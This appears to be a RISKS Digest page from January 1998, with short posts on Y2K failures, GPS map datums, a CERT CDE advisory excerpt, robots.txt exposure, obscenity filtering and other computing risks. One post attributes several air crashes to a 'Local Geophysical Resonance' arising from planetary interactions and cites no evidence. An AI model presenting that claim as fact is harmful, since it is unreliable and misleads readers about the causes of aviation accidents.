⚡ Y2K bug may lead to lawsuits

"John Mainwaring" <crm312a@nortel.ca>

26 Jan 1998 16:56 EST

Mike Easley, the Attorney General of North Carolina, was quoted in today's Raleigh News & Observer via Associated Press as saying that state officials are considering suing the computer industry to recoup the costs of making sure government computers will work in 2000.

Comparing the situation with lawsuits against the tobacco industry, Easley said, "The question ... is who knew what when." The issue is whether computer companies sold massive, multimillion-dollar systems that they knew were destined to fail.

It certainly gives rise to an interesting vision: all the programmers who could be fixing the problem tied up testifying in lawsuits.

John Mainwaring Nortel RTP NC crm312a@nortel.ca

⚡ Y2K affects miniature enthusiasts

Lee Ann Rucker <lrucker@aruba.apple.com>

Fri, 23 Jan 98 14:36:31 -0800

[This was posted to rec.arts.dollhouses. NAME is the National Association of Miniature Enthusiasts.

Lee Ann, working at Apple for Javasoft lrucker@aruba.apple.com]

This is an alert to all NAME members. If it doesn't affect you

personally
please spread the word to others. A member of N-2 recently
called the
office to find out why she hasn't received her Houseparty
Gazette. She
discovered that, according to Kim, the computer has deactivated
ALL members
whose memberships expire in the year 2000 and beyond. Kim also
said she had
no way of knowing who those folks are unless they call her and
let her know.
So, if you know anyone who hasn't received their Gazette or any
regional
mailings that might have happened (in N-2 the newsletter wasn't
received in
Dec) have them call the NAME office immediately and talk to
Kim. This is
especially important since registration for the National
Houseparty opens on
Feb. 2.

Carol <<http://members.aol.com/spminis/spminis.htm>>

[I wonder if hyperactive miniature poodles can belong to NAME?
They are certainly miniature and they are also enthusiastic.
PGN]

⚡ Risks of making assumptions on education (Wolper, [RISKS-19.56](#))

Joe Thompson <abuse@orion-com.com>
Sun, 25 Jan 1998 11:56:31 -0500

[RISKS-19.56](#) contains the following statement by Jim Wolper, in
reference to
risks of misuse of the Enhanced Ground Proximity Warning System:

> After all, pilots are no more computer literate than the
population at

> large. I teach Computer Science at the university and flying
at the
> airport, and there is no overlap between these student
populations.

The assumption that appears to be made here is that computer
science
students are more literate than the population at large. There
has been a
long discussion of this (widespread) assumption on alt.sysadmin.
recovery
and the conclusion was that it is a rare CS program indeed which
imparts
computer literacy to its students.

General agreement was that a CS degree certifies that you were
given
certain tools and did certain things with them; whether or not
you can do
different things with those tools, or use other tools, cannot be
predicted.

The more disturbing assumption that might be inferred from the
quoted text
is that the "general population" is uniformly *less* computer
literate than
those with CS degrees. This is most emphatically *not* true.

None of this is intended as a critique of Mr. Wolper or his
teaching. He
seems to be well-informed and I'm sure he does his level best to
ensure that
his students (in both classes) are as well. The risk here is
that many
personnel departments do in fact hire on the basis of the above
assumptions,
with no idea of what they're getting themselves into.

Joe Thompson, Charlottesville, VA <http://driver-8.rlc.net/>

⚡ Possible Netscape source code risks

John Wilson <jowilson@mtu.edu>

Thu, 22 Jan 1998 21:43:24 -0500

As many of you already know, Netscape is releasing the source code to Communicator 5.0 by the end Q1 1998. I wonder how many Trojan horses will have to be dealt with then. "Oh, look, the latest version of Netscape ... click here." Possibilities include tracking software built in the browser, routines to copy personal information, including credit card numbers, as well as the more "mundane" risks of simple file deletion/disk wiping.

Netscape plans to make new versions out of developer improvements as well -- which leads to the possibility of disgruntled developers slipping in nasty things into so-called bugfixes.

--John Wilson -- jowilson@mtu.edu

⚡ Filing for divorce on the Internet

"Steven M. Bellovin" <smb@research.att.com>

Fri, 23 Jan 1998 16:31:44 -0500

Israel To Offer Divorce by Internet
The Associated Press, 23 Jan 1998

There may be 50 ways to leave your lover, but the simplest way to file for divorce will soon be as easy as clicking the right button on your computer.

Israelis will be able to seek divorce via the Internet, the daily Yediot Ahranot reported Friday. In the rabbinical courts, which have a monopoly on granting divorces in Israel, the final preparations are being made to fuse Jewish law and technology. The new click-on method will save Israelis some anguish. For many, seeking divorce has meant waiting for hours in crowded smoke-filled halls without a guarantee of success on the first try.

✶ Re: CyberSitter to the rescue (Johnson, [RISKS-19.56](#))

BROWN Nick <Nick.BROWN@coe.fr>

Fri, 23 Jan 1998 10:26:03 +0100

A colleague of mine once worked on a project which involved modem firmware for shipment to a U.S. customer. One of the customer's requirements was the the modem should filter out obscenity, and the developers were provided with a list of "magic" words which were to be eliminated from the data stream.

The developers attempted to point out the folly of filtering binary data, but they were overruled. Purchasers of modems will be reassured to know that the project was eventually cancelled for other reasons. It is not clear if the CEO of the customer organisation knew the difference between his laptop computer and an Etch-a-Sketch (cf Dilbert).

I'm not a mathematician, but on the back of an envelope I reckon that

randomly-distributed MIME base-64 data should throw up any given four-letter word, case-insensitive, about once a megabyte, give or take the line feeds.

Nick Brown, Strasbourg, France.

⚡ Re: CyberSitter to the rescue (Johnson, [RISKS-19.56](#))

Leonard Erickson <shadow@krypton.rain.com>

Sat, 24 Jan 1998 11:41:18 PST

> ... So it blanks out "nu */ #de" without blanking out the
> punctuation and line breaks. ...

Alas, it's **necessary**, at least the "ignore non-alpha chars" part.

They have to be able to catch things like **N*U*D*E* *G*I*R*L*S**

Leonard Erickson (aka Shadow) shadow@krypton.rain.com

[Several readers reported that my parenthetical pun was censored. PGN]

⚡ GPS position accuracy and EGPWS

Ron Crandall <xrc@isi.com>

Mon, 26 Jan 1998 13:39:00 -0800

The recent note on EGPWS prompted me to write this note. I don't remember having seen a discussion in RISKS about the GPS reference datum problem that can be a significant hazard.

In short, the GPS system uses a model of the Earths shape (an

ellipsoid)
that is suitable for the entire Earth. Almost all printed maps,
and quite
likely many of the electronic maps derived from them, use an
assortment of
ellipsoids that were typically optimized for a country or
region. The GPS
position when plotted on one of these maps can be off by a
considerable
amount, as much as seven miles in some Pacific areas. The half
mile
discrepancy in the Caribbean has already led to several boat
wrecks when
they tried to navigate a narrow passage in poor visibility using
GPS data.

Considerable detail is available in yachting publications (e.g.,
the current
Ocean Navigator magazine), but the EGPWS article shows a way in
which
aviators might be using unsurveyed approaches that would be
subject to this
risk.

Ron

✂ CERT Advisory CA-98.02 - Vulnerabilities in CDE (Excerpted for RISKS)

CERT Advisory <cert-advisory@cert.org>

Wed, 21 Jan 1998 17:09:16 -0500

CERT* Advisory CA-98.02, Original issue date: Jan. 21, 1998,
Last revised: --

Topic: Vulnerabilities in CDE

The CERT Coordination Center has received reports of several
vulnerabilities

in some implementations of the Common Desktop Environment (CDE).
The root
cause of these vulnerabilities is that the dtappgather program
does not
adequately check all information passed to it by users. As a
result, it is
possible for a local user to gain unauthorized privileged access
or cause a
denial of service on the system.

We recommend installing a vendor patch as soon as possible.
Until you can do
so, we encourage you to disable vulnerable copies of the
program. Section
III.A. of this advisory contains information on checking for
potentially
vulnerable copies and disabling them. Section III.B and the
appendix contain
vendor information.

We will update this advisory as we receive additional
information. Please
check our advisory files regularly for updates that relate to
your site.

Fax +1 412-268-6989

Postal address

CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
USA

Getting security information

CERT publications and other security information are
available from

<http://www.cert.org/>

<ftp://ftp.cert.org/pub/>

CERT advisories and bulletins are also posted on the USENET
newsgroup
comp.security.announce

To be added to our mailing list for advisories and bulletins,
send

e-mail to

cert-advisory-request@cert.org

In the subject line, type

SUBSCRIBE your-e-mail-address

Copyright 1998 Carnegie Mellon University. Conditions for use,
disclaimers,

and sponsorship information can be found in

http://www.cert.org/legal_stuff.html and [ftp://ftp.cert.org/pub/
legal_stuff](ftp://ftp.cert.org/pub/legal_stuff) .

If you do not have FTP or web access, send mail to cert@cert.org
with

"copyright" in the subject line.

*CERT is registered in the U.S. Patent and Trademark Office.

This file in its entirety: [ftp://ftp.cert.org/pub/
cert_advisories/CA-98.02.CDE](ftp://ftp.cert.org/pub/cert_advisories/CA-98.02.CDE)

See <http://www.cert.org/pub/alerts.html>

⚡ Re: Software Engineering Code of Ethics

Don Gotterbarn <gotterba@Access.ETSU.Edu>

Mon, 19 Jan 1998 18:55:46 -0500 (EST)

Putting the Best Face on it--the real crisis.

An eighteen-year-old with no computer training declares herself
to be an
experienced software engineer. Many large expensive software
projects are
never implemented or implemented in way that cause significant
errors.

This state of affairs has been characterized by the cosmetic
phrase

"Software Crisis". This phrase is cosmetic in the same way as describing a programming mistake I am responsible for as a "bug" is cosmetic. Bugs just seem to crawl into software-I am not responsible. The "software crisis" is a state of affairs that just is. If we remove the cosmetics from the phase "software crisis" we reveal the truth which might better be described as the "software engineering crisis". This crisis is best characterized by a satisfaction with a Capability Maturity Model level 1 approach to software development and the assertion that Software Engineering is still an immature discipline with no standards. Life is easy when there are no expectations and standards. Fortunately, software professionals are no longer willing to use this make-up. Software Engineering has a significant impact on society and ought to adopt professional standards.

The IEEE Computer Society and the ACM established a Joint Steering Committee for the Establishment of Software Engineering as a profession. One task force they established, the task force on Software Engineering Ethics and Professional Practices (SEEPP), was to document the ethical and professional responsibilities and obligations of software engineers. The task Force membership was international, spanning 15 time zones, with representation from industry, the military, academe, and the legal profession/ The Task Force has developed a Code for a sub-specialization within the constituencies of both organizations and for the profession itself.

But the Code is much more than that. The goal of the IEEE-CS/

ACM Steering

Committee was to Professionalize Software Engineering. Software engineering as a discipline has particular idiosyncratic needs, as described in the details of the Code. The success of this effort to articulate the professional responsibilities of software engineers has already been recognized. The Texas Board of Professional Engineer's Licensing Committee, in a recent meeting that addressed the subject of professional registration of software engineers, recognized software engineering as a new discipline with its own foundations and unique body of knowledge. They also expressed high regard for the Code of Ethics and Professional Practice. Specificity of practice is the key to the elaborated Code.

The discussion by the Texas Board of Professional Engineer's Licensing Committee is but one example of significant discussions outside of the professional societies about the status of Software Engineering. The attempt to address concerns about the quality of software products and the talent of the software engineer on a local, regional, or national basis is a mistake. The professionalization of software engineering requires a Code that is international and that can be adopted by professional organizations, industry, and individual professionals. The Software Engineering Code of Ethics and Professional Practice straddles the ACM/IEEE-CS gulf, and differs enough from both the ACM and IEEE's more general codes to attract attention from non-organizational types (like industries). >From the evidence, the

Code seems to have accomplished both of these goals. The Code has received support from numerous countries including Australia, Canada, Czechoslovakia, Egypt, Germany, India, Ireland, Netherlands, United Kingdom, United States, and Uruguay. Most items of the Code surveyed had better than 95% support. This indicates that the Code enjoys an international consensus. It also has received support from numerous industries, from large multinationals to small software development firms. The Software Engineering Crisis is in part due to a failure to stand up for professional practices and accept responsibility for our work. The Code can function as an ethical charter for the profession. Such a Code can be used to aid in decision making and as a means to educate the public, managers, trainees and practicing professionals about professional standards and professional responsibility. The joint support of this development effort by the ACM and the IEEE-CS shows the public that different organizations within the same industry can cooperate, and makes it easier for professionals to understand what their obligations are. The general acceptance of the Code also provides an explicit standard of good software practices against which current practices can be measured.

The Code (www-cs.etsu.edu/seeri/secode.htm, www.computer.org/tab/seprof/code.htm, and www.acm.org/serving) has been forwarded to the leadership of the ACM and the IEEE-CS. For further information contact Don Gotterbarn at gotterba@etsu.edu.

Computer and Information Sciences, East Tennessee State University
Box 70711, Johnson City, TN 37614-0711 1-423-439-6849



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 58

Friday 30 January 1998

Contents

- [Man jailed because of computer glitch](#)
[Bear Giles](#)
- [False identification of child support deadbeats](#)
[Epstein Family](#)
- [Y2K bug at major bank?](#)
[Andrew Walduck](#)
- [Dangerous handling of null variables in programs](#)
[Mike Jeays](#)
- [Internet Explorer flaw](#)
[Joseph Bergin](#)
- [Location tracing service of handy phones starts in Tokyo](#)
[Kenji Rikitake](#)
- [EuroParl Rpt on NSA, Trade, & Crypto Controls](#)
[Vin McLellan](#)
- [Crash of A-320, Strasbourg](#)
[Alexandre Siniakov](#)
- [Re: TCAS near-miss](#)
[Nancy Leveson](#)
- [Re: robots.txt](#)
[Bertrand Meyer](#)

- [4-Letter words, Re: CyberSitter](#)
[Devon McCormick](#)
 - [Re: Possible Netscape source code risks](#)
[Dale Martin](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Man jailed because of computer glitch

Bear Giles <bgiles@kentek.com>

Wed, 28 Jan 98 16:45:42 MST

>From "Glitches of the Week",

<http://www.currents.net/newstoday/98/01/27/news1.html>

>Man Jailed Because of Computer Glitch

> Tony Ninness of Agnes Waters, Australia, was jailed for six hours for

> failing to pay a traffic fine, even though it turned out he had paid the

> fine five years ago. Last month, police came to Ninness' residence with

> outstanding warrants for his arrest. He was held in custody at the Agnes

> Waters police station until the friend paid the police \$1350. The next

> day, courthouse staff confirmed that Ninness had indeed paid off the fine

> long ago, and issued him a refund check. But then the police contacted

> him and said they had issued too large a refund, and said he would be

> jailed again unless he returned \$114.60. "It sounds like a load of

> rubbish to me," Ninness told the Sunday Mail newspaper. "Why should I pay

> it? It's not my fault." Police officials blamed computer glitches for

> the problems.

Unfortunately, the article doesn't make it clear if the "excess amount" was on top of what the friend paid in "outstanding" fines, or if the check was for \$1350 and the police demanded incarceration charges similar to those becoming common in the United States.

Bear Giles bear@coyotesong.com

⚡ False identification of child support deadbeats

Epstein Family <jepstein@mail1.mnsinc.com>

Thu, 29 Jan 1998 21:12:12 -0500

The Washington Post (29 Jan 1998) reports that the state of Virginia has been cracking down on noncustodial parents who have fallen behind on child support payments. About 15,000 people have paid \$15 million. But 2300 other people were incorrectly identified as delinquent and were sent notices revoking any hunting and fishing licenses they have. The incorrect notices were caused by "a computer programming error". The state official responsible for child support apologized and said that safeguards have been put in place to avoid it happening again.

⚡ Y2K bug at major bank?

"Andrew Walduck" <waldua@nortel.ca>

27 Jan 1998 17:48 EST

I'm having an interesting encounter with one of the major Canadian banks right now over RRSP (registered retirement savings plan) receipts. It smells vaguely Y2K-ish. Here's the scenario.

In August of 1997, I purchased 11 \$1000 GICs (guaranteed investment certificates) laddered at 4 months increments with the farthest out one coming due in 5 years (or 2002-09), the earliest would come due in 1 year, 8 months (1999-05) (the actual maturities are 1999 5, 1999 9, 2000 1, 2000 5, 2000 9, 2001 1, 2001 5, 2001 9, 2002 1, 2002 5, 2002 9).

In December, I received a receipt for \$2000. The bank usually accumulates up all of your contributions for the year and then sends one receipt. In my case, I should have received a receipt for \$11,000. I thought this strange, so I phoned their call center and was told that a receipt for the rest of the amount would be coming. So I made a note in my daytimer, and let it sleep. So today (end of January, 1998) I phoned my branch and talked to a rep I know there about my account. She checks the records and they show that I was to receive only a \$2000 receipt (not \$11,000), although, there are 11 different GICs in my account all purchased in August! Fortunately, I still have the temporary, no good for taxes, receipt. So now she's investigating and I did some thinking. Of the 11 GICs I purchased, 2 came due before 2000, (in 1999 5 and 1999 9), the rest came due in (2000 1, 2000 5, 2000 9, 2001 1, 2001 5, 2001 9, 2002 1, 2002 5, 2002 9). Hmm... \$2000 receipt... for the ones maturing before 2000? Where did the receipt for the

rest go?? ;-)

The hypothesis: If you buy a GIC that matures after 2000-1-1, the receipt program breaks, and ignores the amount. You don't get a receipt mailed to you.

Has anyone else had this experience with a Canadian bank?

Andrew Walduck

⚡ Dangerous handling of null variables in programs

"Jeays, Mike" <JEAYS@statcan.ca>

Wed, 28 Jan 1998 09:26:00 -0500

The treatment of null values is arguably reasonable once it is understood - null values simply fail all comparisons with non-null variables. This means that if you ask if `x(null) < y(non-null)`, you will be told "no". The same thing will happen if you change the operator to `>`. Not too bad so far.

However - I found the result of `<>` deceptive. It fooled me into writing a statement that did the exact opposite of what I expected. Behaviour like this in a language is dangerous, because many people will fall into the trap, and some of them will bring down national telephone systems.

The following code snippets are NOT equivalent:

```
if x=b then
  print "Equal"
else
```

```
    print "Not equal"  
endif
```

and

```
if x<>b then  
    print "Not equal"  
else  
    print "Equal"  
endif
```

The latter is perverse and non-intuitive. It says the two variables are equal when one of them is null and the other isn't. Think very carefully when you use the "<>" operator!

Internet Explorer flaw

"Joseph Bergin" <berginf@pace.edu>
Wed, 28 Jan 1998 07:32:02 -0800 (PST)

It seems MS/IE makes it easy to steal private keys:

Microsoft Product Flaws Make Net Dangerous, Experts Say
By Douglas Hayward, TechWeb (23 Jan 1998)
<<http://www.techweb.com/wire/story/TWB19980123S0007>>

Joseph Bergin, Professor, Pace University, Computer Science, One Pace Plaza,
NY NY 10038 berginf@pace.edu <http://csis.pace.edu/~bergin/>

[The beginning of the text is excerpted below by PGN Stark Abstracting:]

Flaws in the security of Microsoft's Internet products allow malicious hackers to steal users' private encryption keys and impersonate their

victims, security experts said. [...] A security advisory note circulated this week by Peter Gutmann, a security expert in New Zealand, said that private encryption keys can easily be stolen from the hard disks of machines whose users are surfing the Web, thanks to flaws in several Microsoft products, including the Internet Explorer browser and the Internet Information Server package. "I would say it was a fairly important security flaw," Gutmann told TechWeb. "At the moment there is no defense against the problem."

🚨 Location tracing service of handy phones starts in Tokyo

Kenji Rikitake <kenji.rikitake@acm.org>

Thu, 29 Jan 1998 20:38:20 +0900 (JST)

On 20 Jan 1998, NTT Central Personal Communication Network Inc. announced an experimental service of providing the estimated location of a PHS (Personal Handy-phone System) terminal through a FAX machine. The service will be provided in Tokyo from February to April. The location information is accessible by any FAX machine with the phone number and the access PIN of the PHS terminal. The information is given by a circle on a map, with the radius of 100 to 500 meters (or 328 to 1640 feet) range.

The company has been field-testing the service since July 1997, and will provide the same kind of experimental service for The coming Nagano Olympic Games too.

The risk is quite obvious; anyone who has a PHS terminal is technically traceable, without the consent or knowledge of the owner. I found a similar service was being developed by British Telecom too[1].

PHS is quite popular in Japan. The number of PHS service subscriber in Japan was 6,992,000 as of December 31, 1997, according to the report of Telecommunications Carriers Association[2].

References:

[1] "Spy phones trace cheating husbands -- and employees", RISKS Forum 19:35.

[2] http://www.teleserve.co.jp/tca/whatn/whatn_e.html

Kenji Rikitake <kenji.rikitage@acm.org> <URL:<http://www.k2r.org/kenji/>>

✶ EuroParl Rpt on NSA, Trade, & Crypto Controls

Vin McLellan <<vin@shore.net>
Wed, 28 Jan 1998 03:30:35 -0500

A draft ("consultation version") of a report by the European Parliament's Office for Scientific and Technological Option Assessment (STOA) entitled "AN APPRAISAL OF TECHNOLOGIES OF POLITICAL CONTROL" has been submitted to the EuroParl's Civil Liberties and Interior Committee. Several IT-relevant excerpts are now available at John Young's widely respected crypto-politics website: <<<http://www.jya.com/atpc.htm>>

(STOA regs apparently require a document to be distributed only on paper

while it is a "working document." Quaint, huh? A hardcopy can be ordered by e-mail from the office of British MEP Glyn Ford <jford@europarl.eu.int> or with a fax to STOA in Luxembourg.)

According to Mr. Young's correspondents, the report covers:

- The Role & Function of Political Control Technologies
- Recent Trends and Innovations
- Developments in Surveillance Technologies
- Innovations in Crowd Control Weapons
- New Prison Control Systems
- Interrogation, Torture Techniques and Technologies
- Regulation of Horizontal Proliferation
- Further Research

As expected, a portion of the report highlights the NSA's Echelon surveillance system, developed and managed in conjunction with its sister

SigIntel agencies from the UK, Australia, New Zealand, and Canada. Snippets

quoted give the flavor, capturing the tenor of fear common in European media references to the NSA:

"[...] unlike many of the electronic spy systems developed during the cold

war, ECHELON is designed for primarily non-military targets: governments,

organizations and businesses in virtually every country. The ECHELON system

works by indiscriminately intercepting very large quantities of communications and then siphoning out what is valuable using artificial

intelligence aids like Memex to find key words."

"[...] Within Europe, all e-mail, telephone and fax communications are

routinely intercepted by the United States National Security Agency,

transferring all target information from the European mainland via the

strategic hub of London then by satellite to Fort Meade in Maryland via the crucial hub at Menwith Hill in the North York Moors of the UK."

The priority targets of this surveillance system are selected by the participating intelligence agencies -- only one of which is European -- on the basis of their individual military and political interests, notes STOA. "Whilst there is much information gathered about potential terrorists, there is a lot of economic intelligence, notably intensive monitoring of all the countries participating in the GATT negotiations...."

The report seems to briefly summarize a wealth of earlier reports on the Echelon network, notably from Bamford and Hager, but offers no apparent evidence of an independent inquiry.

The report nevertheless suggests that these intelligence agencies have become a law unto themselves, and operate in a context where most presumably-private communications are effectively transparent and accessible to them. "With no system of accountability, it is difficult to discover what criteria determine who is not a target," the STOA adds in a dry summary.

STOA recommends a new European Parliament study of the "constitutional issues" raised by the American eavesdropping practices, and of the impact of Echelon upon (a) the "constitutional safeguards" of the individual European states, and (b) "the political, cultural and economic autonomy" of EU's nation states.

The report also recommends that the European Parliament should

address and
explicitly reject "proposals from the United States for making
private
messages via the global communications network (Internet)
accessible to US
Intelligence Agencies.

"Nor," warns STOA, "should the Parliament agree to new
expensive
encryption controls without a wide ranging debate within the EU
on the
implications of such measures."

The "implications" of these proposed controls over free access
to strong
cryptography, declares STOA, "encompass the civil and human
rights of
European citizens and the commercial rights of companies to
operate within
the law, without unwarranted surveillance by intelligence
agencies operating
in conjunction with multinational competitors..."

That last phrase -- with its explicit reference to the commercial
intelligence which can be gleaned from electronic surveillance
(and the
value of such data to "multinational" corporations aligned with
each of the
intelligence agencies cooperating in Echelon) -- lies in the
dense gray text
of the report like an unlit fuse.

One of the inevitable problems for a nation which fosters both
intelligence
prowess and commercial prowess is that success in the former can
undermine
the legitimacy of whatever success it achieves in commerce and
industry.
International finance and trade rely, in some measure, upon a
general
acceptance that the terms of such trade are overt, if not
necessarily
"fair." Without that minimal trust, the successful competitor

is viewed not
with respect, or even jealousy; but with scorn and bitterness.
Commercial
failures will inevitably attribute their losses not to the skill
or
ingenuity of their international competitors, but rather to the
competence
and bias of the mysterious cyberspooks who, all acknowledge,
probably
watched the deal unfold.

The MEPs wouldn't be European if they didn't consider the
possibility of
that sort of frustration fueling a backlash against the European
Union and
EU governments which appear either unable or unwilling to
protect the
integrity of their economic infrastructure.

Americans worry about future InfoWar: the corruption of the
American
economic infrastructure by tech-savvy foreigners. A
Presidential Commission
studies the threat today, and generates headlines by the ream.

Europeans might fairly ask if they are not already the victims
of such
malevolent prowess. And what guarantees could they be offered
that this is
not the case?

"Cryptography is like literacy in the Dark Ages. Infinitely
potent, for
good and ill... yet basically an intellectual construct, an
idea, which
by its nature will resist efforts to restrict it to bureaucrats
and
others who deem only themselves worthy of such Privilege."
_ A thinking man's Creed for Crypto/ vbm.

Vin McLellan + The Privacy Guild + <<vin@shore.net>
53 Nichols St., Chelsea, MA 02150 USA <<617> 884-5548

✈ Crash of A-320, Strasbourg

"SINIAKOV ALEXANDRE" <san_k11@ns.aanet.ru>

Fri, 23 Jan 1998 20:38:24 +0300

About the cause of air accidents and crashes of

- * Boeing-747, Flight 826, 28 Dec 1997 (Tokyo-Honolulu)
- * A-320, 20 Jan 1992 (Mont Saint-Odile, France)
- * A-310, 22 Mar 1994 (Novokuznetsk, Russia)
- * Tu-154, 6 Dec 1995 (Habarovsk, Russia)

Computer researches show, that Local Geophysical Resonance was primary cause of these air accidents (B-747) and crashes (A-320, A-310, Tu-154). This is a previously unrecognized natural phenomenon, connected with the resonance characteristics of both the solar system and outer space. LGR arises from the interaction of the planets of the solar system and is a cause of an excitement of space-local sones. In such cases natural and technical catastrophes take place.

Specifically, under certain conditions at a moment of LGR, aircraft flight-safety-critical whirlwinds (tornados) arise. The whirlwinds are the common cause of these incidents.

✈ Re: TCAS near-miss (Bellovin, [RISKS-19.55](#))

Nancy Leveson <leveson@cs.washington.edu>

Wed, 28 Jan 1998 06:11:30 -0800

> ... Someone on the ground switched on a transponder; the TCAS system on
> the plane overhead decided that an aircraft had suddenly appeared 3000
> below it, and suggested that the pilot climb.

This didn't make any sense to me. TCAS recognizes transponders on the ground and ignores them. It also only issues alerts near the ground when an aircraft is within 750 feet (not 3000) and even at high altitudes the max is 950.

As usual, what you see on the net has been garbled. The FAA is still investigating, but apparently the radar data shows that the actual separation between the two aircraft was much greater than reported by the media (in fact, the media has exaggerated the whole event).

What seems to have happened is that a maintenance shop on the ground was testing the altitude reporting capability of the transponder and the transponder was reporting an altitude above ground level. The FAA has guidance to perform such tests with the transponder antenna shielded so that these events will not occur. They are still investigating why the shielding did not occur.

Where the media got the number "3000 feet below it" is unknown but was probably a garbling of the Southwest Airlines plane's climb rate of 3000 feet per minute.

[It would indeed be helpful if would-be RISKS contributions gave specific sources of information. To satisfy that desideratum

in

this case, I note that Nancy's information comes from the head of the TCAS

program at the FAA and the AIRINC investigation report of the incident.

PGN]

✈ Re: robots.txt (Meyer, [RISKS-19.57](#))

Bertrand Meyer <bertrand@eiffel.com>

Fri, 30 Jan 98 00:23:26 PST

I have received a flurry of responses to my article describing the risks associated with the `robots.txt' convention for excluding search engines from indexing parts of a Web site.

I apologize for not responding individually to all the people who wrote to me. I have put, however, all the answers in a Web page, for the benefit of anyone who cares to consult them:

<http://www.eiffel.com/private/meyer/robots.html>

(available Saturday, Jan 31st, 18:00 California time).

The common theme of the answers can be summarized as follows: I was wrong to criticize the robots.txt design because it is not meant to protect pages, simply to keep search engines away from pages that are not *worth* indexing, e.g. because they are of temporary values. To quote one correspondent, Osma Ahvenlampi <oa@iki.fi>:

> Robots.txt is a way to protect your web server from being

overloaded by a
> dumb robot in a cgi loop, not a security tool. This much
should be obvious
> to anyone capable to be in charge of web site administration.

or, according to Chris Cheyney <cheyney@mindspring.com>:

> Anyone stupid enough to leave a network open and count on the
optional
> robots.txt robot exclusion de-facto standard for security gets
(and should
> get) what he deserves.

Among the people making similar points: Thomas Andrews
<thomaso@andromedia.com>, Nelson Minar <nelson@media.mit.edu>,
John
R. Levine <johnl@iecc.com>, Jeremy Nelson <jem@stairways.com.
au>, Barry
Margolin <barmar@bbnplanet.com>, Laurentiu Badea <byte@lmn.pub.
ro>, Klaus
Johannes Rusch <KlausRusch@atmedia.net>. Again, see the Web page
for the
details of their comments.

I stand by my original assessment:

1. If every facility was always used as its designers intended,
the RISKS
archives would be noticeably slimmer. Here the possibility of
misuse seems
rather considerable. If you are just a bit absent-minded, isn't
it natural
to use this mechanism to exclude stuff from being indexed and
hence believe
no one will find it? "Stupid", maybe -- but not unlikely. After
all, the
designers of the Mercedes A-Class car could also say "anyone
stupid enough
to swerve violently when an elk crosses the road gets (and
should get) what
he deserves". Unfortunately for them, and probably fortunately
for most of
us, that doesn't pass muster.

2. For anyone who thinks this is just a hypothetical possibility, here is the robots.txt file of the site of a major communications company:

robots.txt

```
User-agent: *
Disallow: /bug-navigator # Bug Data
Disallow: /warp/customer # Registered Users
Disallow: /kobayashi # Navigation for registered
Disallow: /cgi-bin # no programs
Disallow: /pcgi-bin # no programs
Disallow: /univ-src/ccden # will get content through /
univercd
Disallow: /cpropub/univercd # obsolete
```

The first two lines at least suggest to me that this is stuff that the company doesn't want publicized -- for security reasons, not because it is of temporary value. Were I a "hacker" in the bad sense of the term, I would revel in such information, as it would direct my efforts to the really juicy bits.

Here is an extract from another page -- I'll let you guess the URL:

```
# o Created this file to prevent indexing of one
#   SME directory.
```

```
User-agent: *
```

```
Disallow: /sparc/SPARCengineUltraAX/oem/
Disallow: /microelectronics/SPARCengineUltraAX/oem/
Disallow: /javachip/SPARCengineUltraAX/oem/
Disallow: /javachips/SPARCengineUltraAX/oem/

Disallow: /sparc/SPARCengineUltraAX/download/
Disallow: /microelectronics/SPARCengineUltraAX/download/
```

```
Disallow: /javachip/SPARCEngineUltraAX/download/  
Disallow: /javachips/SPARCEngineUltraAX/download/
```

I can't say for sure, but doesn't some of this look a tad like proprietary information?

3. So even if the respondents are right that it is "stupid" to use robots.txt in that way, my posting at least draws attention to the risk. If it succeeds in making just one Webmaster a bit more careful, it will not have been useless.

4. Of course designers cannot always be blamed for misuses of their mechanisms. But they should minimize the possibility of misuses. In the robots.txt case it seems to me rather wrong to have a conspicuous world-readable file that draws attention to *excluded* information. (Reminds me of programming languages which implement information hiding by making the author of each module list conspicuously, as the first thing you read in the module's text, those features which are *not* exported!) This draws attention to what should not attract attention. I think that a more effective convention would have been to include a special marker (META tag?) in HTML files that shouldn't be indexed, and a special file (exclude.txt?) in the directories that should not be explored at all. Then you would only be able to find that information if you already knew where to look. The robots.txt mechanism is a godsend for Peeping Toms in search of possible secrets.

(Thanks too to Marc Horowitz <marc@cygnus.com> and Rik Moonen <rik.moonen@technopol.be> for their comments.)

Bertrand Meyer, Interactive Software Engineering, makers of ISE Eiffel
<Bertrand.Meyer@eiffel.com>, <http://www.eiffel.com>

✶ 4-Letter words, re: CyberSitter

Devon McCormick <Devon.McCormick@bankerstrust.com>
27 Jan 1998 13:43:51 -0500

[I wrote an article on the ramifications of binary data as "bad words" for our local New York APL (A Programming Language) newsletter. I think you can get the gist of it without the special font you need to read the APL code properly. Devon]

I was thinking about the CDA (Communications Decency Act) the other day, about how much more important it is to protect our children from bad words than from bad laws, and I wondered what I could do to help make the 'net as bland and harmless as television. One danger no one has pointed out has to do with another fine U.S. government initiative, the Clipper chip (or whatever name it's disguised under right now). It occurred to me that any good encryption routine, and the NSA promises that Clipper is real good, effectively turns its input into an output that appears random.

This raises the dismaying possibility, in fact certainty, that an encrypted datastream will contain dirty words! At first glance this seems to be simple enough to remedy: we can scan the encrypted stream for dirty

words and replace them with some equivalent string then convert them back at decryption time; in fact, someone has already written software to do this using names of U.S. senators as the dirty word equivalents. However, this is not as simple as it seems. Consider that a dirty word may be written in upper-case letters, lower-case, or a combination of the two. Also, there is the concern of performance degradation.

Pondering these difficulties, I realized that since most dirty words are 4 letters (bytes) long, and that most computers do well with 4-byte (integer) conversions and comparisons, there is a good solution: consider only the equivalent "dirty" numbers! Once I had had this insight I leapt to my keyboard to answer the question that must now be burning in your mind the way it was then in mine: just what are these dirty numbers and what can we do with them?

The following Dyalog APL session explores some of the possibilities. One advantage dirty numbers have over dirty words is that you can do things like find the "average" dirty word: this could lead to a whole new class of forbidden words (albeit largely unpronounceable ones).

```
½BADWORDS
```

```
7 4
```

```
Apologies to George Carlin.
```

```
BADWORDS[;0], '*', '*', BADWORDS[;3]
```

```
F**K
```

```
S**T
```

Q**M
C**T
F**T
D**N
P**S

© Or, for the more squeamish:

BADWORDS[;,0],7 3½' *'

F***
S***
Q***
C***
F***
D***
P***

ALPNUMAV

OK, let's see what the all-upper-case dirty numbers look like:

(½ALPNUM)³ALPNUM¼BADWORDS

302078184196 357695050756 349323218180 289194005508 301743625220
